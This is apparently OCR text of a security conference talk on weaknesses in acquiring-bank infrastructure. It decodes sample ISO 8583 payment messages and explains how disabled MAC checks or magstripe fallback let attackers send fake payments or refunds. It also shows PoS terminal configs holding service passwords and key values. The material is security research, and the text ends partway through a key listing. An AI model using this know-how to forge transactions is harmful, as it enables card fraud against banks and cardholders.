The weakest element of acquiring bank infrastructure

Gleb Cherbov, Ilia Bulatov

Who are we?

Gleb Cherbov

Senior IS Auditor and
Security researcher

@cherboff

Ilia Bulatov

Security researcher

@barracud4_

Agenda

> Acquiring Infrastructure


> Acquiring Host

> ISO 8583

> PoS Terminal Management System (TMS)


> Attacks on Acquiring Infrastructure

Acquiring infrastructure



Acquiring Host

> Integral part of any acquiring bank, main gateway for transactions
> Receives requests from point of sales (terminals or e-commerce)
> Processes requests and route through Payment System to Issuing Bank
> Sends response back to point of sales



Acquiring Host

Transaction types

There are a few transaction modes in EMV:

> Contact Chip (Plug your card in terminal)

> Contactless Chip (Over NFC)

> Contactless MagStripe/MSD (Magnetic stripe emulation over NFC)

> Legacy MagStripe (Swipe magnetic stripe)


ISO 8583

> Common protocol for interbank communication


> Antique protocol family

> 3 similar versions

> Dozens of slightly different dialects



ISO 8583



0	2	0	0
Version of ISO 8583	Class of Message (Financial Transaction Request)	Function of the Message (Request)	Who began the communication (Acquirer)
0xxx – ISO 8583:1987 1xxx – ISO 8583:1993 2xxx – ISO 8583:2003	x1xx – Authorisation Message x2xx – Financial Message x3xx – File Action Message x4xx – Reversal Message x5xx – Reconciliation Message x6xx – Administrative Message x7xx – Fee Collection Message x8xx – Network Management	xx0x – Request xx1x – Request Response xx2x – Advice xx3x – Advice Response xx4x – Notification xx8x – Response Ack. xx8x – Negative Ack.	xxx0 – Acquirer xxx1 – Acquirer Repeat xxx2 – Issuer xxx3 – Issuer Repeat xxx4 – Other xxx5 – Other Repeat

https://techlogicsolutions.co.uk/iso8583/

ISO 8583

```
iso8583 Data
   Msg length: 245 total len
   MTI: 0x0200 Acquirer Financial Request
 ⌄ bitmask 1
      0111 0010 0010 0100 0000 0110 1000 0000 = Primary bitmask part 1: 1914963584  primary
      .1.. .... .... .... .... .... .... .... = FL 2: True (1)  Field 2      Primary account number (PAN)
      ..1. .... .... .... .... .... .... .... = FL 3: True (1)  Field 3      Processing code
      ...1 .... .... .... .... .... .... .... = FL 4: True (1)  Field 4      Amount, transaction
      .... ..1. .... .... .... .... .... .... = FL 7: True (1)  Field 7      Transmission date & time
      .... .... ..1. .... .... .... .... .... = FL 11: True (1)  Field 11    System trace audit number (STAN)
      .... .... .... .1.. .... .... .... .... = FL 14: True (1)  Field 14    Expiration date
      .... .... .... .... .... .1.. .... .... = FL 22: True (1)  Field 22    Point of service entry mode
      .... .... .... .... .... ..1. .... .... = FL 23: True (1)  Field 23    Application PAN sequence number
      .... .... .... .... .... .... 1... .... = FL 25: True (1)  Field 25    Point of service condition code
      0010 0000 1100 0000 1000 0010 0000 0011 = Primary bitmask part 2: 549487107  primary
      ..1. .... .... .... .... .... .... .... = FL 35: True (1)  Field 35    Track 2 data
      .... .... 1... .... .... .... .... .... = FL 41: True (1)  Field 41    Card acceptor terminal identification
      .... .... .1.. .... .... .... .... .... = FL 42: True (1)  Field 42    Card acceptor identification code
      .... .... .... .... 1... .... .... .... = FL 49: True (1)  Field 49    Currency code, transaction
      .... .... .... .... .... ..1. .... .... = FL 55: True (1)  Field 55    ICC data  EMV having multiple tags
      .... .... .... .... .... .... .... ..1. = FL 63: True (1)  Field 63    Reserved (private) / POS Terminal Software Version
      .... .... .... .... .... .... .... ...1 = FL 64: True (1)  Field 64    Message authentication code (MAC)
```

Gleb Cherbov, Ilia Bulatov

The weakest element of acquiring bank infrastructure

ISO 8583

```
iso8583 Data
  Msg length: 245 total len
  MTI: 0x0200 Acquirer Financial Request
> bitmask 1
  Field: 44 [redacted] 9              DE: 2    Primary account number (PAN)
  Field: 000000              DE: 3    Processing code    Authorization (Goods and Services) /  Default    unspecified
  Field: 000000012300                 DE: 4    Amount, transaction
  Field: 0226132502          DE: 7    Transmission date & time
  Field: 000038              DE: 11   System trace audit number (STAN)
  Field: 2101                DE: 14   Expiration date
  Field: 0072                DE: 22   Point of service entry mode          PAN auto-entry via contactless M/Chip. /  Terminal cannot accept PINs
  Field: 0001                DE: 23   Application PAN sequence number      This data is provided by smart card - EMV Tag 5F34.
  Field: 00                  DE: 25   Point of service condition code      Normal transaction of this type
  Field: 3434[redacted]393d32313031323031…                  DE: 35   Track 2 data      44[redacted]9=21012011683700000133
  Field: 30                  DE: 41   Card acceptor terminal identification       0[redacted]
  Field: 303030302020202020202020202020                DE: 42   Card acceptor identification code   0000
  Field: 0643                DE: 49   Currency code, transaction
  Field: 9f26084eca1894cea0276c9f2701809f101706011103a000…                DE: 55   ICC data    EMV having multiple tags
  Field: 3030[redacted]                DE: 63   Reserved (private) / POS Terminal Software Version [redacted]
  Field: 777348c1            DE: 64   Message authentication code (MAC)
```

Gleb Cherbov, Ilia Bulatov

The weakest element of acquiring bank infrastructure

ISO 8583

Response

- MTI: 210
- Response code: 00
- MAC

```
MTI: 0x0210 financial request response
Bitmask 1
    0111 0010 0011 1000 0000 0000 0000 0000 = Primary bitmask part 1: 1916272640  primary
    .1.. .... .... .... .... .... .... .... = FL 2: True (1)  Field 2      Primary account number (PAN)
    ..1. .... .... .... .... .... .... .... = FL 3: True (1)  Field 3      Processing code
    ...1 .... .... .... .... .... .... .... = FL 4: True (1)  Field 4      Amount, transaction
    .... ..1. .... .... .... .... .... .... = FL 7: True (1)  Field 7      Transmission date & time
    .... .... ..1. .... .... .... .... .... = FL 11: True (1)  Field 11    System trace audit number (STAN)
    .... .... ...1 .... .... .... .... .... = FL 12: True (1)  Field 12    Local transaction time (hhmmss)
    .... .... .... 1... .... .... .... .... = FL 13: True (1)  Field 13    Local transaction date (MMDD)
    0000 1110 1000 0000 1000 0000 0000 0011 = Primary bitmask part 2: 243302403  primary
    .... 1... .... .... .... .... .... .... = FL 37: True (1)  Field 37    Retrieval reference number
    .... .1.. .... .... .... .... .... .... = FL 38: True (1)  Field 38    Authorization identification response
    .... ..1. .... .... .... .... .... .... = FL 39: True (1)  Field 39    Response code
    .... .... 1... .... .... .... .... .... = FL 41: True (1)  Field 41    Card acceptor terminal identification
    .... .... .... .... 1... .... .... .... = FL 49: True (1)  Field 49    Currency code, transaction
    .... .... .... .... .... .... .... ..1. = FL 63: True (1)  Field 63    Reserved (private) / POS Terminal Software Version
    .... .... .... .... .... .... .... ...1 = FL 64: True (1)  Field 64    Message authentication code (MAC)
Field: 44[redacted]9            DE: 2    Primary account number (PAN)
Field: 000000            DE: 3    Processing code    Authorization (Goods and Services) /  Default    unspecified
Field: 000000012300              DE: 4    Amount, transaction
Field: 0226132126        DE: 7    Transmission date & time
Field: 000036            DE: 11   System trace audit number (STAN)
Field: 132131            DE: 12   Local transaction time (hhmmss)
Field: 0226              DE: 13   Local transaction date (MMDD)
Field: [redacted]                DE: 37   Retrieval reference number
Field: [redacted]                DE: 38   Authorization identification response       893834
Field: 3030              DE: 39   Response code     00 Approved
Field: 303131            DE: 41   Card acceptor terminal identification       011
Field: 0643              DE: 49   Currency code, transaction
Field: 30313[redacted]                                                DE: 63   Reserved (private) / POS Terminal Software Versi
Field: 4444415e          DE: 64   Message authentication code (MAC)
```

Gleb Cherbov, Ilia Bulatov

The weakest element of acquiring bank infrastructure

ISO 8583 security

Message Authentication Code (MAC)

Integrity of ISO 8583 messages can be protected with MAC

Chip cards also protected with PKI and symmetric cryptography between card and Issuing Bank

MAC is the only protection for magstripe transactions


ISO 8583 security

Message Authentication Code (MAC)

What if MAC verification is disabled?

> Attacker can send fake payment requests for MagStripe cards

> Attacker can send reversal (refund requests) for Contactless Chip and MagStripe



ISO 8583 security

Technical Fallback


If (chip card isn't operable)

{

use magstripe

}

Forbidden to proceed by payment systems but still exist




ISO 8583 security

Technical Fallback

Forbidden by Payment Systems

Scammers can use skimmed magstripe data
for fraud in case of enabled tech fallback
or to bypass protected chip transactions

Terminal Management System (TMS)




Gleb Cherbov, Ilia Bulatov

The weakest element of acquiring bank infrastructure

TMS

PoS terminals

> Managing dozens of PoS terminals
> Updating Software
> Updating Configuration
> Updating keys
> Collecting logs and telemetry data



TMS

Configurations

> Allowed PANs and limits for them
> Allowed operating modes

…<a lot of useless stuff>...

> Technical Fallback options
> IP address of Acquiring Host
> MAC settings for ISO 8583
> Passwords for Service Mode
> PoS keys
> Terminal ID
> Physical location

```
<Person>
    <Person authMethod="Password" cardPAN="" password="9547" personId="1" role="Engineer"/>
    <Person authMethod="Password" cardPAN="" password="1111" personId="2" role="Cashier"/>
    <Person authMethod="Password" cardPAN="" password="9216" personId="3" role="Senior"/>
</Person>
```

TMS

PoS keys

TPK — Terminal PIN encryption Key
TAK — Terminal MAC calculating Key
TDK — Terminal Data encryption Key

TMK — Terminal Master Key

Keys in config files are useless, they're encrypted with TMK

In most cases you can do nothing without TMK.
TMK is places to PoS terminal at early stages.

```
<Key>
    <Key keyId="1" keyRole="TPK" keyType="3DES" keyValue="11F053F6C378BA27BF5C1D5260693DE0" />
